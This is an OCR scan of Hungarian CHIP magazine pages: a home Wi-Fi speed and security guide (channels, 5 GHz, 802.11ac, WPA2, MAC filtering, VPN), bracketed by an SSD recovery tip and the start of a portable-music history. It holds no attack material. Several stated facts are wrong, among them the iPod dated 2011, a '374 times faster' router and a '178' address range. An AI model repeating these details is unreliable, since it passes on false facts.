
A teljes, 1:1-ben klónozás helyett új SSD-nél sokszor megéri inkább tiszta lappal indulni, és ha van időnk, újratelepíteni a teljes rendszert és minden programunkat. Ebben az esetben is hasznos segéd a Parted Magic, ami sokkal makacsabb a Windowsnál, amikor hibás meghajtóról kell lementeni az adatokat. A rendszer újratelepítése után csatoljuk a géphez régi, hibás SSD-nket, majd indítsuk a PC-t a Parted Magic USB-kulcsról. Itt válasszuk a Parted Magic Mountot (HDD ikon a tálcán), csatoljuk az SSD-ket, majd indítsuk a fájlkezelőt, és mentsük le régi meghajtónkról a szükséges fájlokat.











Gyorsabb és biztonságosabb WLAN otthonra

Szeretne egy gyors, megbízható, biztonságos és nagy hatótávolságú Wi-Fi-hálózatot? Akkor kövesse bátran a CHIP tippjeit!

Michael Eckstein/Rosta Gábor

Egy mai vezeték nélküli routernél nem fordulhatna elő, hogy problémát okozzon másodpercenként több száz megabitnyi információ átvitele, még száz méteres távolságra sem. Legalábbis így lenne, ha minden igaz lenne abból, amit a készülékek dobozának oldalán olvashatunk. A valóságban azonban más a helyzet, és az elméletileg elérhető adatátviteli sebességgel szinte sosem találkozhatunk. Ezzel a ténnyel mindenki szembesül majd, aki otthonában ilyen hálózatot telepít: még a legmodernebb WLAN esetében is előfordul, hogy akadozik a filmlejátszó, várni kell a weboldalak betöltésére és a nagyobb fájlok másolására is.

Ha a Wi-Fi-hálózatunk nem úgy működik, ahogy szeretnénk, még nem biztos, hogy a routerben van a hiba. Sok esetben egy kis odafigyeléssel is rengeteget javíthatunk a sebességen és a hatótávolságon. Még egy több emeletet átfogó rendszer kiépítése sem bonyolult, ha kihasználjuk a PowerLine hálózat nyújtotta segítséget. Az azonban biztos, hogy a legjobb sávszélességért el kell búcsúznunk a régi eszközöktől.

A sebesség és a hatótáv optimalizálásán túl a biztonságra is megfelelő hangsúlyt kell fektetnünk. Erre nemcsak azért van szükség, mert nem szeretnénk, ha a szomszéd kisgyerek a mi sávszélességünket foglalná le az esti játék során, hanem azért is, mert a feltört hálózat nagyon drága mulatság is lehet. Ha rajtunk keresztül követnek el internetes bűncselekményeket, akkor nehéz dolgunk lesz annak bizonyításával, hogy nem mi voltunk a tettesek, az otthoni hálózaton megtalálható adatok között pedig szép számmal találhatóak érzékeny, személyes információk. A hálózat feltörésével a hackerek szabad hozzáférést kaphatnak banki adatainkhoz, levelezésünkhöz és így tovább.

SEBESSÉG növelése

A következő tippekkel számottevően növelhetünk vezeték nélküli hálózatunk adatátviteli sebességén és hatótávján.

1 Külső antenna használata

A vételi érzékenység növelésével biztosíthatjuk, hogy a router a gyengébb jeleket is érzékelje. A külső antennás eszközök általában –97 dBm érzékenységűek, míg a belső antennákkal rendszerint csak –85 dBm érhető el, ez pedig nagy különbséget jelent a hatótávolságban és az adatátviteli sebességben. Ha routerünkön van külső csatlakozó, sokat segíthetünk kihasználásával – egy jobb antenna 2-3 ezer forintba kerül.

2 Ideális hely megtalálása

A router akkor tudja a legjobban lefedni a lakást, ha lehetőség szerint középen, és nem a talajszinten helyezzük el. Ez némi extra telefon- vagy tévékábel behúzását jelenti majd, külön kábelmodem használata esetén pedig egy hosszabb Ethernet-kábelre lesz szükségünk. A router közelében ne legyen a rádióadást zavaró tárgy, így mikrohullámú sütő vagy bluetooth-os eszköz. A lefedettség kialakításában nagy segítséget nyújt a HeatMapper nevű szoftver (lemezmellékletünkön), amely megmutatja, hogy hol mekkora térerővel számolhatunk.

3 Szabad rádiócsatorna használata

Ha az egymáshoz közeli routerek ugyanazt a csatornát használják a Wi-Fi-hálózathoz, akkor komoly sebességcsökkentést tapasztalhatunk. Válasszunk olyan frekvenciát, amely legalább négy csatornányira van a legközelebbi hálózattól. Erre azért van szükség, mert a 2,4 GHz-es sávban a csatornák egymástól 5 MHz-re helyezkednek el, viszont szélességük 20 MHz. Sajnos így a használható csatornák száma csökken: ha például hálózatunk a 6-os csatornán üzemel, csak az 1-es és a 11-es csatorna marad mentes a zavaró jelektől. Egyes routerek képesek arra, hogy egy táblázatban megmutassák a foglalt csatornákat és a zavaró jeleket. Alternatívaként használhatjuk lemezmellékletünkről az inSSIDer nevű eszközt, amely egy noteszgépre telepítve remek segédeszköz a helyszínen fogható vezeték nélküli hálózatok adatainak összegyűjtésére. Segítségével gyorsan kideríthetjük, hogy melyik a legkevésbé foglalt csatorna – sajnos ilyet egy nagyobb társasházban már elég nehezen találunk.

4 Váltás az 5 GHz-es sávra


Sajnos a 2,4 GHz-es frekvenciasávot nemcsak a WLAN használja, hanem a Bluetooth, a vezeték nélküli egér és billentyűzet, a mozgásérzékelő és még a mikrohullámú sütő is. Éppen ezért a tartomány rendkívül zsúfolt, ami az elérhető adatátviteli sebességen is meglátszik. Egy kétsávos routerrel azonban áttérhetünk az 5 GHz-es sávra, ahol 23 darab, egymást nem érintő csatornának van hely, így az elérhető sávszélesség is magasabb lehet. A kétsávos routerek nem is drágák, általában már a 10 ezer forintos modellek is rendelkeznek ezzel a képességgel. Bár a magasabb frekvencia miatt ez a sáv érzékenyebb az akadályokra, a jel-zaj viszony a kevesebb zavaró tényező miatt még mindig jobb, mint a 2,4 GHz-es sávban. A legtöbb router egyszerre képes mindkét hálózati üzemmódot használni, így akkor sincs gond, ha nem minden készülékünk támogatja a magasabb frekvenciát. →

1


2

3

4



5



5 Öreg készülékek selejtezése

A 802.11n routerek a MIMO technológiát használják, ahol a több párhuzamos adattovábbító csatorna és a visszaverődések kihasználása is segít a hatótávolság növelésében. A régi 802.11b és g szabványú készülékek nem ismerik ezt, így ha ezek is előfordulnak hálózatunkban, leronthatják annak képességeit. Különösen a b szabványú eszközöket érdemes lecserélni, a routerben pedig kikapcsolni a kompatibilitást a régi szabványokkal. Megróbálkozhatunk azzal is, hogy úgy állítjuk be a központi egységet, hogy a 802.11g kliensekkel 2,4, a 802,11n kliensekkel pedig 5 GHz-en kommunikáljon.

6 Powerline adapter használata

Egy megfelelő Powerline adapterrel (a TP-LINK TL-WPA4220 körülbelül 18 ezer forintba kerül) kiterjeszthetjük Wi-Fi-hálózatunk hatótávolságát. Feladata a router jeleinek továbbítása a lakás elektromos vezetékein keresztül az adapterpár másik tagjáig, ahol az vezeték nélküli hozzáférési pontként üzemelhet. Egy nagyobb lakás esetén így jobb sebességet érhetünk el, mint ha a routerre hagyatkoznánk.

7 Rádiós átvitel a távolba

Egy parabolaantennás kiegészítővel (TP-LINK TL-ANT2424B, körülbelül 10 ezer forint) nagyobb távolságra lévő eszközöket is bekapcsolhatunk helyi hálózatunkba – a nagyobb távolság itt akár több száz méter is lehet. Vigyázzunk arra, hogy közvetlenül az antenna előtt már kifejezetten nagy lehet a jelerősség, ezért érdemes az adóteljesítményt csökkenteni, amennyiben lehetséges. Ha routerünk rendelkezik ilyen funkcióval, azt a webes kezelőfelületen érhetjük el.

JELMINŐSÉG javítása

1 USB 3.0, Wi-Fi és Blueooth

Hihetetlenül hangzik, mégis igaz, hogy a kábeles USB 3.0 képes zavarni a Bluetooth- és WLAN-adaptereket is. Az Intel alapos vizsgálatokat végzett ezzel kapcsolatban, és kiderítette, hogy a jelenség valóban létezik, a nagyfrekvenciás jelek miatt a kábelek olyan elektromágneses mezőt gerjesztenek, amelyek zavarják a többi rádióadást. A megoldás egyszerű: csak minőségi, jól árnyékolt kábeleket használjunk, a csatlakoztatott eszközöket pedig igyekezzünk távolabb helyezni a számítógéptől.

2 WLAN-gondok a noteszgéppel

Annak, hogy notebookunk nem hajlandó csatlakozni a routerhez, sokszor nagyon egyszerű oka van: a beépített WLAN-adapter nincs bekapcsolva. Erre több esetben egy mechanikus gomb vagy valamilyen billentyűkombináció szolgál, amelyet véletlenül megnyomtunk, így kikapcsoltuk az egységet.

3 Vételi viszonyok javítása

Az asztali PC-k esetében a Wi-Fi-adapter rendszerint egy USB-kulcshoz hasonlít, amit a gép hátuljába dugunk – ez pedig az egyik legrosszabb megoldás, már ami a rádiójelek tisztaságát illeti. Ilyenkor nagyon sokat segíthet egy egyszerű hosszabbító kábel, amellyel az adaptert áthelyezhetjük az asztalra, javítva vételi képességeit.


FEJLESZTÉS a 802.11ac-vel

A 802.11ac nevű új szabvány a MU-MIMO antennatechnikával egyszerre több adatfolyamot is képes kezelni az 5 GHz-es frekvenciasávban. Ha mind a router, mind a vevő képes egyszerre három ilyen adatfolyamot is feldolgozni, akkor 1300 Mbps sávszélesség érhető el. Két adatfolyamnál 866, egynél pedig 433 Mbps az elméleti sávszélesség. A gyakorlatban ugyan ennél kevesebb az elérhető adatátviteli sebesség, de még mindig elegendő akár több HD-jelfolyam továbbítására is. Az ac szabvány különösen nagyobb távolságok esetén hatékonyabb a régieknél.

Mivel az új hálózat kizárólag 5 GHz-en működik, a régebbi eszközökkel való kapcsolattartásra kétsávos routerre lesz szükségünk – vagy egyszerűen tartsuk meg a korábbi készüléket, és építsünk ki mellé egy újabb rendszert, a két alhálózatot Etherneten kapcsoljuk össze. A tesztlaborban végzett mérésekből kiderült, hogy az új szabvány használatakor az elérhető sávszélességet illetően a kliensek fontosabbak a routereknél, hiszen a megfelelő vevőegység hiányában ezek visszakapcsolnak a korábbi n szabványra. Noteszgépekből még csak kevés olyan példány van a piacon, ami támogatja a 802.11ac-t (ilyen például a MacBook Air), így általában USB adaptereket kell használnunk. Ezekből érdemes olyan modellt választani, amelynek gyártója megegyezik a routerével. Sajnos az USB 2.0 port adatátviteli sebessége 200 Mbps-ban korlátozza az elérhető sávszélességet.


Szélesebb csatornák, nagyobb sávszélesség

A 2,4 GHz-es sávban egy csatorna számára 80 MHz áll rendelkezésre, míg 5 GHz-en ennek szélessége 380 MHz körül mozog. Ezzel jóval nagyobb sávszélesség és kisebb áthallás biztosítható.



Hatótáv: hatékony az új technológia

A kevéssé ideális környezetben mutatkozik meg az új 802.11ac szabvány előnye: az akadályokkal tűzdelt tesztlaborban az Asus routere 374-szer volt gyorsabb a referenciának használt n-es modellnél.



*KISMÉRTÉKBEN ELTÉRŐ TESZTKÖRNYEZET

BIZTONSÁGI beállítások


Wi-Fi-hálózatunk nem marad bezárva a négy fal között – jól tesszük, ha védjük az illetéktelen hozzáféréstől.

1 Router jelszavas védelme

A router kezelőfelületét mindig védjük egy megfelelően erős jelszóval. Ez nagyon fontos, mert az ide bejutó támadók teljesen átvehetik az uralmat a hálózat felett. Érdemes változtatni az alapbeállított hálózati néven (SSID) is, így nehezebb lesz kideríteni, hogy milyen eszközöket használunk. Ha szükséges, az SSID el is rejthető, de egy valódi hackert ez még nem állít meg.

2 Titkosítás beállítása

Jelenleg a legbiztonságosabb titkosítási megoldást a WPA2 jelenti, még akkor is, ha a módszer már tízéves is elmúlt. Legyünk biztosak abban, hogy a WPA2-AES-t vagy WPA2 (CCMP)-t választottuk a lehetséges opciók közül, mert a régebbi WPA-TKIP nemcsak kevésbé biztonságos, de lassabb is. A hálózat alapértelmezett kulcsát általában a router alján találjuk, ezt érdemes kicserélni egy számokat, illetve kis- és nagybetűket is tartalmazó kódra. A speciális karakterekkel és ékezetekkel vigyázzunk: nem minden eszköz tudja kezelni ezeket. →



3 Firmware frissítése

A gyártók időről időre ingyenes firmware-frissítéseket adnak ki termékeikhez. Érdemes ezeket telepíteni, mert sokszor tartalmaznak javításokat biztonsági résekhez. Mivel egy ilyen frissítés nem tart tovább pár percnél, nem érdemes halogatni, de minden esetben figyeljünk oda, hogy a megfelelő hardverváltozathoz tartozó fájlt telepítsük a routerre, különben tönkre is tehetjük azt.

4 Kliensizoláció és MAC-szűrés

Az úgynevezett kliensizoláció (a kezelőfelületen sokszor Wireless Client Isolation a neve) megakadályozza, hogy a hálózatra csatlakozó eszközök egymással is kommunikáljanak, kizárólag az internethez kínál hozzáférést. Vigyázzunk vele, mert ha vezeték nélküli nyomtatót használunk, akkor az ennek bekapcsolásával elérhetetlenné válik. A hálózat biztonságát a MAC-címek szűrésével is növelhetjük. A MAC-cím vagy azonosító minden hálózati eszköznél egyedi, a szűrővel pedig megoldható, hogy csak az általunk előzőleg engedélyezett ilyen azonosítóval rendelkező kliensek csatlakozhassanak a hálózathoz.

5 DHCP-szerver kikapcsolása

IP-címek nélkül a hálózati kommunikáció nem lehetséges. Az egyszerűség kedvéért ezeket az IP-címeket általában a router automatikusan osztja ki a csatlakozó eszközöknek. Ha ezt nem szeretnénk, kapcsoljuk ki az úgynevezett DHCP-szervert, és csak akkor kapcsoljuk vissza, ha egy új készüléket akarunk csatlakoztatni. A router a már kiosztott címeket megtartja, így a hálózat továbbra is működőképes marad, ám az új eszközök nem kapnak automatikusan címet. A hackerek dolgát tovább nehezíthetjük valami ritkán használt címtartomány használatával. Ehhez például a négy egységből álló IP-cím harmadik számsorát változtassuk át például 57-re a megszokott 0, 1 vagy 178 helyett.

6 Külön hálózat a vendégeknek


Egyes routereknél lehetőségünk van egy második Wi-Fi-hálózat aktiválására is vendégség esetén – ezzel a hálózattal csak az internet érhető el, a „rendes" WLAN eszközei nem. Ezt a hálózatot is védjük jelszóval és külön SSID-vel, így a netkapcsolatot sem használhatják illetéktelenek, ha pedig már nincs rá szükség, kapcsoljuk ki.


7 Felesleges szolgáltatások kikapcsolása


A komolyabb routerekben számtalan extra szolgáltatást is találunk, így például médiaszervert, NAS-t és hasonlókat. Ha ezeket nem használjuk, a webes kezelőfelület segítségével kapcsoljuk ki – minden feleslegesen üzemelő szolgáltatás egy-egy biztonsági rést jelent, amivel illetéktelenek bejuthatnak hálózatunkba.


8 Maximális biztonság: VPN kiépítése


Ha szükséges, akkor VPN-kapcsolatok segítségével teljesen titkosított csatornát is létrehozhatunk otthoni hálózatunk egyes elemei és a külvilág között, amelyek a kívülállók számára feltörhetetlenek. Ehhez, hacsak routerünk vagy NAS-unk nem támogatja, külön VPN-szerverre lesz szükség. Lemezmellékletünkön megtalálható az OpenVPN nevű, ingyenes és nyílt forráskódú szoftver, amelyet akár saját PC-nken, akár egy dedikált másik számítógépen is futtathatunk. A szerver oldalon először hozzunk létre felhasználói fiókokat azok számára, akiknek szeretnénk hozzáférést biztosítani, majd számítógépünkre telepítsük a kliensprogramot, töltsük be a VPN szerveren létrehozható beállításokat tartalmazó fájlt, és nyissuk meg. Ezután már létrehozhatjuk a felhasználónévvel és jelszóval védett kapcsolatot. OpenVPN-kliens nemcsak Windows alá, de Macre, iOS-re és Androidra is létezik.











Hordozható zene: a Walkmantől a Spotifyig

A mobilinternetnek köszönhetően már annyi zeneszámot hordhatunk magunknál, amennyit életünk végéig sem hallgatnánk meg.

Még tavaly a Telenor és az IPSOS közös kutatást végzett annak érdekében, hogy kiderítsék, mire is használjuk leginkább okostelefonunkat. Az eredmények között az egyik meglepő adat, hogy a felhasználók több mint fele, konkrétan 59 százaléka válaszolta azt, hogy zenehallgatásra. Jól láthatjuk ezt mi magunk is, ha szétnézünk a tömegközlekedési járműveken: rengeteg utas fülében ott van a fülhallgató, aminek másik végén a telefonja lóg, de így van a konditeremben és a futópályán is.

Mindez azonban 1979. június 21-én még nagyon messze volt, és ha valaki a nyílt utcán zenét hallgatott, azt többnyire valami táskarádióval tehette csak. Ez volt az dátum, amikor Morita Akio, a japán szórakoztatóelektronikai óriás, a Sony egyik társalapítója bemutatott egy új eszközt: egy apró, hordozható magnókazetta-lejátszót fülhallgatókkal. Készítője Kihara Nobutosi volt, a Sony audioberendezésekért felelős részlegének egyik mérnöke. Pár nappal később a Walkman néven piacra kerülő készülék megjelent a japán boltokban, és kicsit később elérhetővé vált az Egyesült Államokban, majd Európában is. A siker óriási volt, a Walkmanből pár év alatt több mint 200 millió példányt adtak el, és nyilvánvalóvá vált, hogy a lejátszóval egy külön piacot teremtett a Sony.

2011-ben hasonlóan korszakalkotó ötlettel állt elő Steve Jobs, amikor az Apple mérnökeinek tiltakozása ellenére is keresztülvitte az iPodra vonatkozó terveket, és ezzel megváltoztatta a hordozható szórakoztatóelektronikai eszközök piacát – többek között kiütve róla a Sonyt.

A legfeljebb 90 perces lejátszási időt kínáló Walkman és a dalok ezreit tároló iPod között az analóg és digitális világ egész korszakai állnak. Megtalálható itt a 80-as évek közepe felé megjelenő hordozható CD-lejátszó (a Sony Discman 1984-ben jelent meg, és még ma is gyártják), a 90-es évek MiniDiscje, majd a 2000-es évek legelején hódító útjukra induló flashmemóriás MP3-lejátszók, amelyek korai képviselői még csak 8-10 dalt tudtak tárolni egyszerre.

